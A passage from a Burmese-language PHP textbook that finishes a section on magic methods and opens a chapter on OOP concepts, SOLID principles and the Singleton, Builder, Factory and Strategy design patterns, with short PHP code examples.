$obj->PI = 3.142;        // Cannot set PI with 3.142
```

Private Property ဖြစ်တဲ့ PI ကို ယူဖို့ကြိုးစားလိုက်တဲ့အခါ `__get()` အလုပ်လုပ်သွားပြီး တန်ဖိုးသတ်မှတ်ဖို့ ကြိုးစားလိုက်တဲ့အခါ `__set()` အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

နောက်ထပ် Magic Method ဖြစ်တဲ့ `__toString()` ကိုသုံးပြီး Object ကို String တစ်ခုကဲ့သို့ အသုံးပြုဖို့ ကြိုးစားတဲ့အခါ ဘာလုပ်ပေးရမလဲ သတ်မှတ်ထားနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Math
{
    private $PI = 3.14;

    public function __toString()
    {
        return "PI = $this->PI";
    }
}
```

```
$obj = new Math;

echo $obj;          // PI = 3.14
```

နမူနာအရ \$obj ကို echo နဲ့ ရိုက်ထုတ်ဖို့ ကြိုးစားလိုက်တဲ့အခါ __toString() Method အလုပ်လုပ်သွားတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။

ဒီ Magic Method တွေဟာ တော်တော် အသုံးဝင်ပါတယ်။ ဒါပေမယ့် ဒီ Method တွေကို ကိုယ်တိုင်ရေးသားအသုံးပြုဖို့ အားမပေးကြပါတယ်။ တော်တော်စွမ်းတဲ့ Method တွေဖြစ်သလို ရေးသားအသုံးပြုပုံ မမှန်ရင် ပရောဂျက်ရဲ့ အလုပ်လုပ်ပုံကို ကမောက်ကမ ဖြစ်သွားစေနိုင်လို့ တားမြစ်ကြပါတယ်။

ဒီလို ကိုယ်တိုင်ရေးသားအသုံးပြုဖို့ အားမပေးပေမယ့်၊ အခုလူကြိုက်များနေတဲ့ Laravel အပါအဝင် PHP Framework တွေကတော့ ဒီ Magic Method တွေကို ထိထိရောက်ရောက် အသုံးပြုထားကြပါတယ်။ ဒီ Magic Method တွေရဲ့ အကူအညီနဲ့ ကုဒ်တွေရေးသားရတာ လွယ်ကူလျင်မြန်သွားအောင် နောက်ကွယ်ကနေ စီစဉ်ပေးထားကြပါတယ်။ ဒါကြောင့် ကိုယ်တိုင်ရေးသားဖို့ထက် PHP Framework တွေရဲ့ အလုပ်လုပ်ပုံကို ပိုပြီးနားလည်စေနိုင်ဖို့ အတွက်သာ ထည့်သွင်းဖော်ပြခြင်းဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။

အခန်း (၈) - Essential Design Patterns

Object-Oriented Programming (OOP) ဟာ အခြေခံသဘောနဲ့ ရေးထုံးအရ သိပ်မခက်ပါဘူး။ OOP ရဲ့ ပင်မ သဘောသဘာဝ (၄) ခု ရှိတယ်လို့ ဆိုနိုင်ပါတယ်။

1. Objects
2. Encapsulation
3. Inheritance
4. Polymorphism

ဒီလိုခေါင်းစဉ်တပ်ပြီး မပြောခဲ့ပေမယ့် ပြီးခဲ့တဲ့အခန်းမှာ ဒီပင်မ သဘောသဘာဝ အားလုံးကို ထည့်သွင်း လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။ Property တွေ Method တွေရှိတဲ့ Object တွေရဲ့သဘောကို လေ့လာခဲ့ကြပါတယ်။ Encapsulation ကို Information Hiding လို့လည်း ခေါ်ပါတယ်။ Object တစ်ခုရဲ့ လုပ်ဆောင်ချက်တွေထဲက မလိုတာကို ဖွက်ထားပြီး လိုတာပဲ ဖော်ပေးနိုင်တဲ့ သဘောသဘာဝပါ။ Private တို့ Protected တို့လို ရေးထုံးတွေနဲ့ ဒီသဘောကိုလည်း တွေ့မြင်ခဲ့ကြပြီး ဖြစ်ပါတယ်။ Inheritance ကို Composition လို့လည်း ခေါ်ကြပါတယ်။ Object တွေရဲ့ တစ်ခုနဲ့တစ်ခု ဆက်နွှယ်တည်ဆောက်နိုင်ပုံ၊ ဆက်စပ်ဖွဲ့စည်းနိုင်ပုံတို့ကို Inheritance ရေးထုံး Abstract Class ရေးထုံးတို့နဲ့ လေ့လာခဲ့ကြပါတယ်။ Polymorphism ဆိုတာကတော့ ဆင်းသက်မှုတူတဲ့ Object တွေရဲ့ ဖွဲ့စည်းပုံဟာ ပြောင်းလဲ အလုပ်လုပ်နိုင် တဲ့ သဘောပါ။ Subtyping လို့လည်း ခေါ်ကြပါတယ်။ Interface ရေးထုံးရဲ့ အကူအညီနဲ့ ဆင်းသက်မှု တူတဲ့ Object တွေဟာ အသေးစိတ်မှာကွဲပြားနိုင်ပေမယ့် ဖလှယ်အသုံးပြုနိုင်ပုံကိုလည်း လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။

လေ့လာသူတွေအတွက် ဒီလို ဆန်းကျယ်တဲ့ အခေါ်အဝေါ်တွေကြောင့် မရှုပ်သင့်ဘဲ နားရှုပ်စရာဖြစ်နိုင်ပါတယ်။ ဒါပေမယ့် လက်တွေ့လုပ်ငန်းခွင်မှာ တစ်ဦးနဲ့တစ်ဦး ဆက်သွယ်အလုပ်လုပ်ကြတဲ့အခါ အပြန်အလှန် နားလည်တဲ့ အခေါ်အဝေါ်တွေ ရှိထားမှ သာ ဆက်သွယ်အလုပ်လုပ်ရတာ ထိရောက်မှုရှိမှာ ဖြစ်ပါတယ်။ တစ်ယောက်က Encapsulation လို့ပြောလိုက်ရင် ဘာကိုဆိုလိုတာလဲ ဆိုတာကို ကျန်လူတွေက သိကြဖို့ လိုပါတယ်။ Composition လို့ပြောလိုက်ရင် ဘာကိုပြောချင်တာလဲဆိုတာကို သိကြဖို့ လိုပါတယ်။ Polymorphism ဆိုရင် ဘာကို ဆိုလိုတာလဲဆိုတာကို သိကြဖို့ လိုပါတယ်။ ပြီးခဲ့တဲ့ အခန်းမှာ လေ့လာခဲ့တဲ့ ကုဒ်နမူနာတွေနဲ့ အခုအပေါ်မှာ ရှင်းပြခဲ့တဲ့ အကျဉ်းချုပ် ဖွင့်ဆိုချက်တွေကို ပေါင်းစပ်ပြီး သိသင့်တဲ့ ပင်မသဘောသဘာဝ အခေါ်အဝေါ် (၄) မျိုးကို သိရှိသွားကြမယ်လို့ ယူဆပါတယ်။

OOP ဟာ ရေးထုံးနဲ့ ဒီပင်မ သဘောသဘာဝတွေအရ သိပ်မခက်လှဘူးဆိုပေမယ့်၊ ဒီသဘောသဘာဝတွေကို ပေါင်းစပ်လိုက်တဲ့ အခါမှာတော့ တော်တော်လေးကို ကျယ်ပြန့်တဲ့ အကြောင်းအရာတစ်ခု ဖြစ်သွားပါတယ်။ ရေးသားသူရဲ့ အမြင်ပုံဖော်နိုင်စွမ်း Imagination ပေါ်မူတည်ပြီး ဗိသုကာမြောက်လောက်အောင် သပ်ရပ်ခိုင်မာတဲ့ Robust Code Architecture ဖြစ်သွားနိုင်သလို၊ ဘာကိုဆိုလိုမှန်းကို မသိနိုင်လောက်အောင် ရှုပ်ထွေးတဲ့ ကုဒ်တွေလည်း ဖြစ်သွားနိုင်ပါတယ်။ ဒါကြောင့် လက်တွေ့ပရောဂျက်တွေမှာ ကြုံရတဲ့ အခက်အခဲတွေပေါ် မူတည်ပြီး Object-Oriented Design Principles တွေ ထွက်ပေါ်လာကြသလို လက်တွေ့ ရေးကြလေ့ရှိတဲ့ ကုဒ်တွေပေါ်မှာ အခြေခံပြီး Object-Oriented Design Patterns တွေ ထွက်ပေါ်လာကြပါတယ်။ နောက်ထပ် ဆန်းကျယ်တဲ့ အခေါ်အဝေါ်တွေ လာပြန်ပါပြီ။

Object-Oriented Design Principles ထဲမှာ အထင်ရှားဆုံးကတော့ SOLID ဖြစ်ပါတယ်။ ဒါတွေဟာ လက်တွေ့ပြဿပေါ်မှာ အခြေခံဖြစ်ပေါ်လာကြတဲ့ သဘောသဘာဝတွေမို့လို့ လက်တွေ့ အတွေ့အကြုံ ရှိလာတော့မှ ပြောလို့ကောင်းတဲ့ အကြောင်းအရာတွေပါ။ စာဖတ်သူအများစုက အခုမှလေ့လာစအနေအထားမှာပဲ ရှိကြဦးမယ်လို့ ယူဆပါတယ်။ ဒါကြောင့် အခုချိန်ဒါတွေပြောရတာ အဆင့်ကျော်သလို ဖြစ်ကောင်းဖြစ်နေနိုင်ပါတယ်။ ဒါပေမယ့် သိသင့်တဲ့ဗဟုသုတဖြစ်လို့ အကျဉ်းချုပ်တော့ ထည့်သွင်းပြောပြချင်ပါတယ်။

SOLID ရဲ့ S ဟာ Single Responsibility Principle ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ Object တစ်ခုမှာ လုပ်ဆောင်ချက်တွေ အမြောက်အများ ပါဝင်နိုင်ပေမယ့် အဓိကရည်ရွယ်ချက် တစ်ခုထဲပဲ ဖြစ်သင့်တယ်ဆိုတဲ့မူပါ။ လက်ကိုင်မတ်ခွက်တစ်ခုကို ကော်ဖီလည်း ထည့်လို့ရအောင်လုပ်မယ်၊ အအေးလည်း ထည့်လို့

ရအောင် လုပ်မယ်ဆိုတာ သိပ်ပြဿနာ မရှိပေမယ့်၊ လက်ကိုင်ပါနေလို့ တူလိုမျိုး ထုလိုရအောင်လည်း လုပ်လိုက်မယ်ဆိုရင်တော့ အဆင်ပြေမှာ မဟုတ်ပါဘူး။ အပြင်ကတစ်ကယ့်ခွက်ကို သွားလုပ်လို့ မရပေမယ့် ကုန်ဆိုတာမျိုးက ရေးရင်တော့ ရတာပါပဲ။ ရတိုင်းအကုန်လျှောက်ပြီး မလုပ်ခိုင်းသင့်ဘူးဆိုတဲ့သဘောပါ။

SOLID ရဲ့ O ကတော့ Open/Close Principle ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ဖြည့်စွက်မှုကို လက်ခံပေးမယ့်၊ ပြင်ဆင်မှုကို လက်မခံသင့်ဘူးဆိုတဲ့ မူဖြစ်ပါတယ်။ Object တစ်ခုကို ဆက်ခံတဲ့အခါမှာပဲဖြစ်ဖြစ်၊ အသုံးချတဲ့အခါမှာပဲဖြစ်ဖြစ် လိုအပ်လို့ လုပ်ဆောင်ချက်အသစ်တွေ တန်ဖိုးအသစ်တွေ Object မှာ ထပ်ပေါင်းလိုက်တာကို လက်ခံသင့်ပေမယ့် Object ရဲ့ မူလလုပ်ဆောင်ချက်တွေကို ပြင်ဆင်လိုက်တာမျိုးကို မလုပ်သင့်ဘူးဆိုတဲ့ သဘောသဘာဝဖြစ်ပါတယ်။

SOLID ရဲ့ L ကတော့ Liskov Substitution Principle ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ အမျိုးအစားတူတဲ့ Object တွေကို ဖလှယ်အသုံးပြုလို့ ရအောင် စီစဉ်ရေးသားရမယ်ဆိုတဲ့ မူဖြစ်ပါတယ်။ ဒီသဘောကိုတော့ Interface နဲ့ အတူ တွေ့ခဲ့ကြပြီး ဖြစ်ပါတယ်။

SOLID ရဲ့ I ကတော့ Interface Segregation Principle ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ လုပ်ဆောင်ချက်တွေကို တစ်ခုနဲ့တစ်ခု အသေတွဲဆက်ထားမယ့်အစား ပိုင်းထုတ်လို့ရတဲ့ လုပ်ဆောင်ချက်တွေကို ပိုင်းထုတ်ထားရမယ်ဆိုတဲ့ မူဖြစ်ပါတယ်။ ဥပမာ - မီးပူနဲ့ မီးအိမ်ကို မီးခလုပ်ခုံတစ်ခုထဲမှာ ရောမတပ်ဘဲ နှစ်ခုခွဲတပ်တဲ့ သဘောလို့ မြင်ကြည့်နိုင်ပါတယ်။ တွဲထားလိုက်တဲ့အခါ တစ်ခုကြောင့် မီးခလုပ်ခုံရှေ့ဖြစ်ရင် နှစ်ခုလုံး သုံးမရဖြစ်တတ်ပါတယ်။ ခွဲထားလိုက်တဲ့အခါ သီးခြား စီမံပြင်ဆင်လို့ ရသွားစေမယ့်သဘောပဲ ဖြစ်ပါတယ်။

SOLID ရဲ့ D ကတော့ Dependency Inversion Principle လို့ခေါ်ပါတယ်။ ဥပမာ - ခေါင်းပြောင်းပြီး သုံးလို့ရတဲ့ ဝက်အူလှည့် လိုမျိုးပါ။ ဝက်အူလှည့်အပြား ဆိုရင် ဝက်အူခေါင်းအပြားကိုပဲ ရစ်လို့ရမှာပါ။ တစ်ခြားအမျိုးအစားကို ရစ်လို့အဆင်ပြေမှာ မဟုတ်ပါဘူး။ ဝက်အူလှည့် လက်ကိုင်မှာ ကြိုက်တဲ့ခေါင်း အမျိုးအစားပြောင်းတပ်ပြီး သုံးလိုရင်တော့ ပိုအသုံးဝင်သွားပါပြီ။ Dependency Inversion ဆိုတာလည်း ဒီသဘောပါပဲ။ လိုမယ့် လုပ်ဆောင်ချက်ကို အသေတွဲ ရေးထားမယ့်အစား နောက်မှတွဲထည့်ပေးလို့ရအောင် စီစဉ်ရေးသားတဲ့နည်းပဲ ဖြစ်ပါတယ်။

ဒီထက်ပိုအကျယ်ချဲ့ပြီး မပြောနိုင်ပေမယ့် ဒီအခြေခံမူလေးတွေ ခေါင်းထဲထည့်ထားလိုက်ရင် ပိုပြီးတော့ စနစ်ကျတဲ့ကုဒ်တွေ ရေးသားနိုင်ဖို့အတွက် အထောက်အကူဖြစ်စေပါလိမ့်မယ်။

Design Patterns တွေလည်း ရှိပါသေးတယ်။ Design Principles တွေက လိုက်နာရမယ့် မူတွေဖြစ်ပြီး Design Patterns တွေကတော့ ကုဒ်ရေးဟန်တွေပါ။ မတူကြပါဘူး။ လက်တွေ့ပရောဂျက်တွေမှာ တစ်ယောက်တစ်မျိုး တီထွင်ရေးသားကြတဲ့ ကုဒ်တွေထဲက တူညီတဲ့ ရေးဟန်တွေကို အမည်တပ်ပေးလိုက်တာပါ။ ဒီလို အမည်တပ်ပေးလိုက်တဲ့အတွက် တစ်ယောက်နဲ့တစ်ယောက် ဆက်ဆံအလုပ်လုပ်ရတာ ပိုထိရောက်သွားစေဖို့ ဖြစ်ပါတယ်။ Factory Pattern လို့ တစ်ယောက်က ပြောလိုက်ရင် ဘာကိုဆိုလိုတာလဲ နောက်တစ်ယောက်က သိစေဖို့ဖြစ်ပါတယ်။ Singleton လို့တစ်ယောက်က ပြောလိုက်ယုံနဲ့ ဘာကိုဆိုလိုတာလဲ တစ်ခြားသူတွေက သိစေဖို့ဖြစ်ပါတယ်။

ဒါတွေကလည်း လက်တွေ့ပရောဂျက်အတွေ့အကြုံ အနည်းအကျဉ်းရှိမှ ပိုပြီးတော့ နားလည်လွယ်မယ့် အကြောင်းအရာတွေပါ။ လက်တွေ့ အတွေ့အကြုံမရှိဘဲ လေ့လာတဲ့အခါ နားလည်ရ ခက်သင့်တာထက် ပိုခက်နေမှာ အသေအချာပါပဲ။ ဒါပေမယ့် သိသင့်တဲ့ Design Patterns တစ်ချို့ကို အတက်နိုင်ဆုံး နားလည်လွယ်အောင် ရွေးထုတ်ထည့်သွင်း ဖော်ပြပေးပါမယ်။ အကယ်၍ ဖတ်ကြည့်လို့ သိပ်နားလည်ရ ခက်နေမယ်ဆိုရင် ဒီအခန်းကို ကျော်ဖတ်လိုက်ပါ။ ကျော်လိုက်လို့ရပါတယ်။ အခန်းစဉ်အရ OOP အခန်းနဲ့တွဲသင့်လို့ တွဲထားပေမယ့် အရင်ကြည့်သင့်တဲ့ တစ်ခြားအခြေခံတွေ နောက်ပိုင်းမှာ ကျန်ပါသေးတယ်။ အဲ့ဒီအခြေခံတွေ စုံပြီဆိုတော့မှ ပြန်လာဖတ်ရင်လည်း ရပါတယ်။

Object-Oriented Design Patterns နဲ့ပတ်သက်ရင် အထင်ရှားဆုံးကတော့ Erich Gamma, John Vlissides, Richard Helm နဲ့ Ralph Johnson ဆိုသူ ပညာရှင် (၄) ဦးတို့ ပူးပေါင်း ရေးသားထားတဲ့ **Design Patterns: Elements of Reusable Object-Oriented Software** ဆိုတဲ့စာအုပ်မှာ ဖော်ပြပါရှိတဲ့ Patterns တွေပါပဲ။ စာရေးသူ (၄) ဦးကို အစွဲပြုပြီး GoF Design Patterns လို့ အတိုကောက် ခေါ်ကြပါတယ်။ GoF ဆိုတာ Gang of Four ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ GoF Design Patterns တွေမှာ စုစုပေါင်း Patterns (၂၃) ခုပါဝင်ပါတယ်။ အခု ဒီစာအုပ်မှာတော့ အဲ့ဒီ Patterns တွေထဲက တစ်ချို့အပါအဝင် အဓိကအားဖြင့် ရွေးချယ် မှတ်သားသင့်တဲ့ Pattern (၈) မျိုးကို ရွေးထုတ်ဖော်ပြသွားမှာပါ။

ဒီစာရေးသားနေချိန်မှာ လူသုံးအများဆုံးဖြစ်နေတဲ့ PHP Framework ကတော့ Laravel ဖြစ်ပါတယ်။ Laravel က အခုဆက်လက်ဖော်ပြမယ့် Pattern (၈) မျိုးကို အသုံးပြု ထားပါတယ်။ ဒါကြောင့် ဒီ Pattern တွေကို သိရှိထားခြင်းအားဖြင့် Laravel ကို လေ့လာရတဲ့အခါ အထောက်အကူဖြစ်စေမှာပဲ ဖြစ်ပါတယ်။

Singleton

ပထမဆုံးဖော်ပြချင်တဲ့ Pattern ကတော့ Singleton Pattern ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် Class တစ်ခုကို အသုံးပြုပြီး Object တွေ လိုသလောက် တည်ဆောက်နိုင်ပါတယ်။ ဒါပေမယ့် ရံဖန်ရံခါ Object တစ်ခုထဲပဲ တည်ဆောက်ခွင့်ပြုချင်တယ်၊ တစ်ခုထက်ပိုပြီး တည်ဆောက်ခွင့်မပြုချင်ဘူး ဆိုတဲ့လိုအပ်ချက်မျိုး ရှိလာ တတ်ပါတယ်။ ဥပမာ Setting Object ဆိုပါစို့။ Object နှစ်ခုသုံးခု ရှိနေရင် Object တစ်ခုက သတ်မှတ် လိုက်တဲ့ Setting တန်ဖိုးကို တစ်ခြား Object ကပြောင်းလိုက်မိလို့ အဆင်မပြေတာမျိုးတွေ ဖြစ်နိုင်ပါ တယ်။ ဒီလိုမဖြစ်စေချင်ရင်တော့ Singleton Pattern ကိုသုံးပြီး Object တစ်ခုထက်ပိုဆောက်လို့ မ ရအောင် ကန့်သတ်လိုက်နိုင်ပါတယ်။ ဒီလိုရေးရပါတယ်။

PHP

```
<?php

class Setting
{
    static $setting = null;

    public $dark = 0;

    protected function __construct()
    {
        //
    }

    static function create()
    {
        if(!static::$setting) {
            static::$setting = new static;
        }

        return static::$setting;
    }
}
```

```

$setting1 = Setting::create();
$setting1->dark = 1;

$setting2 = Setting::create();
echo $setting2->dark;    // 1

```

နမူနာအရ Setting Class ရဲ့ Constructor ဟာ Protected ဖြစ်နေတဲ့အတွက် new Statement နဲ့ Object တည်ဆောက်ခွင့်ကို မပေးတော့ပါဘူး။ Object တည်ဆောက်လိုရင် create() Static Method ကို သုံးရတော့မှာပါ။ create() Method က \$setting Property ထဲမှာ သိမ်းထားတဲ့ Setting Object ရှိမရှိ စစ်ပြီး မရှိရင် new static နဲ့ Object တည်ဆောက်ပြီး ထည့်သိမ်းပေးလိုက်ပါတယ်။ Object ရှိနေပြီး ဖြစ်ရင်တော့ ရှိတဲ့ Object ကိုပဲ ပြန်ပေးလိုက်မှာပါ။ အသစ်မဆောက်တော့ပါဘူး။

ဒါကြောင့် Setting::create() နဲ့ ပထမအကြိမ် Object တည်ဆောက်စဉ်မှာ Object အသစ်ကိုရပါတယ်။ ဒါပေမယ့် နောက်တစ်ကြိမ် Setting::create() နဲ့ Object တည်ဆောက်တဲ့အခါ Object အသစ်ကို မရပါဘူး။ နဂိုရှိနေပြီး ဖြစ်တဲ့ Object ကို ပြန်ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် နမူနာမှာ \$setting2->dark တန်ဖိုးက မူလသတ်မှတ်ထားတဲ့ 0 မဟုတ်ဘဲ \$setting က သတ်မှတ်ပေးလိုက်တဲ့ 1 ဖြစ်နေတာပါ။ \$setting1 နဲ့ \$setting2 နှစ်ခုဖြစ်နေပေမယ့် Object က တစ်ခုထဲ မို့လို့ပါ။

လက်တွေ့ရေးသားတဲ့ကုဒ်က တစ်ယောက်နဲ့တစ်ယောက် တူချင်မှ တူပါလိမ့်မယ်။ ဒါပေမယ့် လိုရင်းအချုပ်ဖြစ်တဲ့ Object တစ်ခုထဲကိုသာ တည်ဆောက်ခွင့်ပေးတဲ့ ဒီလိုသဘောသဘာဝမျိုးကို Singleton လို့ ခေါ်တယ်ဆိုတာကို မှတ်သားရမှာပဲ ဖြစ်ပါတယ်။

Builder Pattern

ပုံမှန်အားဖြင့် Object တစ်ခုတည်ဆောက်လိုတဲ့အခါ သတ်မှတ်လိုတဲ့ Property တွေကို Constructor Argument အနေနဲ့ ပေးကြရလေ့ရှိပါတယ်။ Builder Pattern ကိုအသုံးပြုရင်တော့ ပထမဆုံး Builder Object တစ်ခု တည်ဆောက်ရပါတယ်။ အဲ့ဒီ Builder Object မှာ သိမ်းချင်တဲ့ တန်ဖိုးတွေ သိမ်းထားပြီး နောက်ဆုံးမှ အဲ့ဒီတန်ဖိုးတွေနဲ့ လိုချင်တဲ့ Object ကို တည်ဆောက်ယူတာပါ။ ဒီလိုပါ -


```

$builder = new Builder();
$builder->property1 = value1;
$builder->property2 = value2;

$object = $builder->build();

```

နမူနာအရ \$builder Object မှာ သတ်မှတ်လိုတဲ့ Property တွေ တစ်ခုပြီးတစ်ခု သတ်မှတ်ပါတယ်။ စုံ ပြီဆိုတော့မှ build() Method နဲ့ အမှန်တစ်ကယ် လိုချင်တဲ့ Object ကို တည်ဆောက်ယူလိုက်တာပါ။ ဒီနည်းကလည်း အသုံးဝင်ပါတယ်။ ဥပမာ Profile Object တစ်ခုတည်ဆောက်ဖို့အတွက် User ဆီက အမည် မေးမယ်၊ ရပြီဆိုရင် Profile Builder မှာထည့်ထားလိုက်မယ်။ ဖုန်းနံပါတ် မေးမယ်၊ ရပြီဆိုရင် Profile Builder မှာ ထည့်ထားလိုက်မယ်။ ပြီးတော့မှ Profile Object ကို တည်ဆောက်လိုက်မယ်ဆိုရင် User ဆီက အကုန်လုံး တစ်ခါထဲ မရလည်း ကိစ္စမရှိတော့ပါဘူး။ ရတဲ့တန်ဖိုးတွေ တစ်ခုချင်းသတ်မှတ်သွား လိုက်လို့ ရသွားမှာ ဖြစ်ပါတယ်။

PHP

```

<?php

class ProfileBuilder
{
    private $name;
    private $phone;

    public function setName($name)
    {
        $this->name = $name;
        return $this;
    }

    public function setPhone($phone)
    {
        $this->phone = $phone;
        return $this;
    }

    public function getName()
    {
        return $this->name;
    }
}

```

```

    public function getPhone()
    {
        return $this->phone;
    }

    function build()
    {
        return new Profile($this);
    }
}

class Profile
{
    public $name;
    public $phone;

    public function __construct(ProfileBuilder $pb)
    {
        $this->name = $pb->getName();
        $this->phone = $pb->getPhone();
    }

    static function builder()
    {
        return new ProfileBuilder();
    }
}

$user = Profile::builder()
    ->setName("Alice")
    ->setPhone("321456")
    ->build();

var_dump($user);

// object(Profile){ ["name"]=> "Alice" ["phone"]=> "321456" }

```

နမူနာမှာ ProfileBuilder ကိုအသုံးပြုပြီး name နဲ့ phone တို့ကို setName() နဲ့ setPhone() Method တွေရဲ့အကူအညီနဲ့ သတ်မှတ်နိုင်ပါတယ်။ build() လို့ပြောလိုက်တော့မှ သူက Profile Object ကိုတည်ဆောက်ပေးသွားမှာပါ။ ဒီရေးဟန်ကို Builder Pattern လို့ခေါ်ပြီး Laravel မှာတော့ အလားတူ ရေးဟန်မျိုးနဲ့ရေးသားထားတဲ့ ကုဒ်တွေကို Manager လို့ ခေါ်တာကို တွေ့ရပါတယ်။

Factory

Factory Pattern ဟာလည်း Builder Pattern လိုပဲ Object တည်ဆောက်ပေးတဲ့ Pattern တစ်မျိုး ဖြစ်ပါတယ်။ ဥပမာ - အခုလို Profile Class တစ်ခုရှိတယ်ဆိုကြပါစို့။

PHP

```
<?php

class Profile
{
    private $name;
    private $phone;

    public function __construct($name, $phone)
    {
        $this->name = $name;
        $this->phone = $phone;
    }
}
```

ဘာမှရှုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေ မပါပါဘူး။ \$name နဲ့ \$phone ကိုလက်ခံပြီး Property တွေ ပြောင်းပေးတဲ့ Class တစ်ခုပါ။ အဲ့ဒီ Class ကို အသုံးပြုပြီး Object တည်ဆောက်လိုပေမယ့် Data တွေက အခုလိုပုံစံ ရှိနေတယ် ဆိုကြပါစို့ -

```
$data = [
    [ "name" => "Alice", "phone" => "321456" ],
    [ "name" => "Bob" ],
    [ "name" => "Tom", "phone" => "654123" ],
];
```

ဒီ Data ကို အသုံးပြုပြီး Profile Object တည်ဆောက်လိုရင် Array ထဲက Data ကို ထုတ်ယူတာတွေ၊ လိုချင်တဲ့ Data မှန်/မမှန် စစ်တာတွေ လုပ်ရပါမယ်။ အဲ့ဒါတွေကို Manual လုပ်မနေပဲ၊ အဲ့ဒီအလုပ်တွေ လုပ်ပြီး Profile Object တည်ဆောက်ပေးနိုင်တဲ့ ProfileFactory ကို အခုလို ဖန်တီးယူလိုက်လို့ ရ နိုင်ပါတယ်။

PHP

```

<?php

class ProfileFactory
{
    private $data;

    public function __construct($data)
    {
        $this->data = $data;
    }

    public function create()
    {
        $result = [];

        foreach($this->data as $data) {
            $name = $data['name'] ?? "Unknown";
            $phone = $data['phone'] ?? "N/A";
            $result[] = new Profile($name, $phone);
        }

        return $result;
    }
}

$pf = new ProfileFactory($data);
$profiles = $pf->create();

```

ပေးလိုက်တဲ့ Data ကို လက်ခံစစ်ဆေးပြီး Profile Object တွေ တည်ဆောက်ပေးသွားမှာပါ။ အသေးစိတ် ရေးဟန်မှာ တစ်ယောက်နဲ့တစ်ယောက် ကွာသွားနိုင်ပေမယ့် လိုရင်းအချုပ်ဖြစ်တဲ့ Data ပေးလိုက်ရင် Object တည်ဆောက်ပေးတဲ့ ဒီနည်းကို Factory Pattern လို့ခေါ်တာပါ။

Strategy

Strategy Pattern ကတော့ အမျိုးအစားတူပေမယ့် အသေးစိတ်လုပ်ဆောင်ချက် ကွဲပြားတဲ့ Object တွေ ကို အခြေအနေပေါ်မူတည်ပြီး ပြန်ပေးနိုင်တဲ့ ရေးဟန်ပါ။ ဒါနဲ့ပတ်သက်ရင် Payment ကို နမူနာပေးကြ လေ့ ရှိပါတယ်။ ဥပမာ - ငွေသားနဲ့ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေအတွက် Object တစ်ခု၊ Card နဲ့ ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေအတွက် Object တစ်ခု၊ Mobile Money နဲ့ ပေးမယ်ဆိုရင် လုပ်ရမယ့် အလုပ်တွေကတစ်ခု၊ ခွဲထားပြီး Payment ပြုလုပ်ချိန်မှာ Payment Strategy Object က User ရွေးချယ်

တဲ့ Option ပေါ်မှာတည်ပြီး သင့်တော်တဲ့ Payment Object ကို အလုပ်လုပ်သွားစေတဲ့ နည်းလမ်းမျိုးပါ။ ဒီ နည်းနဲ့ နောက်ပိုင်းမှာ Paypal တို့ Crypto တို့ ထပ်တိုးချင်တယ်ဆိုရင်လည်း Payment ကို ပြင်စရာမလိုဘဲ Strategy မှာ ထပ်တိုးလိုက်ယုံနဲ့ ရသွားနိုင်စေလို့ လူသုံးများတဲ့ ရေးဟန်တစ်ခုပါပဲ။

PHP

```
<?php

interface PaymentInterface
{
    public function amount();
}

class CashPayment implements PaymentInterface
{
    public function amount()
    {
        return 100;
    }
}

class MobilePayment implements PaymentInterface
{
    public function amount()
    {
        return 90;
    }
}
```

ဒါဟာ Payment Interface ကိုအသုံးပြုပြီး Payment Method တွေ အမျိုးမျိုး Implement လုပ်ထား လိုက်တာပါ။ အဲ့ဒီ Payment Method တွေကို User ပေးတဲ့ Context ပေါ်မူတည်ပြီး ရွေးချယ်အလုပ်လုပ် တဲ့ Class တစ်ခုကို အခုလိုရေးလို့ရသွားပါပြီ။

PHP

```
<?php

class Payment
{
    private $paymentMethod;
```

```

public function pay($context)
{
    switch($context) {
        case "cash":
            $this->paymentMethod = new CashPayment;
            break;
        case "mobile":
            $this->paymentMethod = new MobilePayment;
            break;
        default:
            $this->paymentMethod = new CashPayment;
    }

    return $this->paymentMethod->amount();
}
}

```

ဒါကြောင့် User က Cash နဲ့ပေးဖို့ရွေးချယ်ရင် Cash Payment အလုပ်လုပ်သွားပြီး Mobile နဲ့ပေးဖို့ရွေးချယ်ရင် Mobile Payment အလုပ်လုပ်သွားမှာပါ။

```

$payment = new Payment;

echo $payment->pay("cash") . "USD";    // 100USD
echo $payment->pay("mobile") . "USD";  // 90USD

```

ဒီနည်းနဲ့ Payment ချင်းအတူတူ Mobile နဲ့ပေးရင် 10% လျှော့ပေးတယ်ဆိုတဲ့ လုပ်ဆောင်ချက်မျိုးကို Implement လုပ်လို့ရသွားခြင်းပဲ ဖြစ်ပါတယ်။

Facade

